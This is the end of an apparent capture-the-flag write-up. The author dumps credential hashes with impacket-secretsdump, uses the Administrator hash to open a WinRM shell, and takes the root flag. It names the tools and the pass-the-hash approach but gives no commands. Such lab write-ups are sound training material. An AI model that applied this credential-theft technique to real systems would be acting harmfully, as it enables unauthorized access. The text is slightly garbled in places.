I then cracked the using **impacket-secretsdump** and found the Administrator hash.



I then used the Administrator's LM hash to get shell access on the target using **winrm** and captured the root flag from *Desktop*.



That's it from my side! Until next time.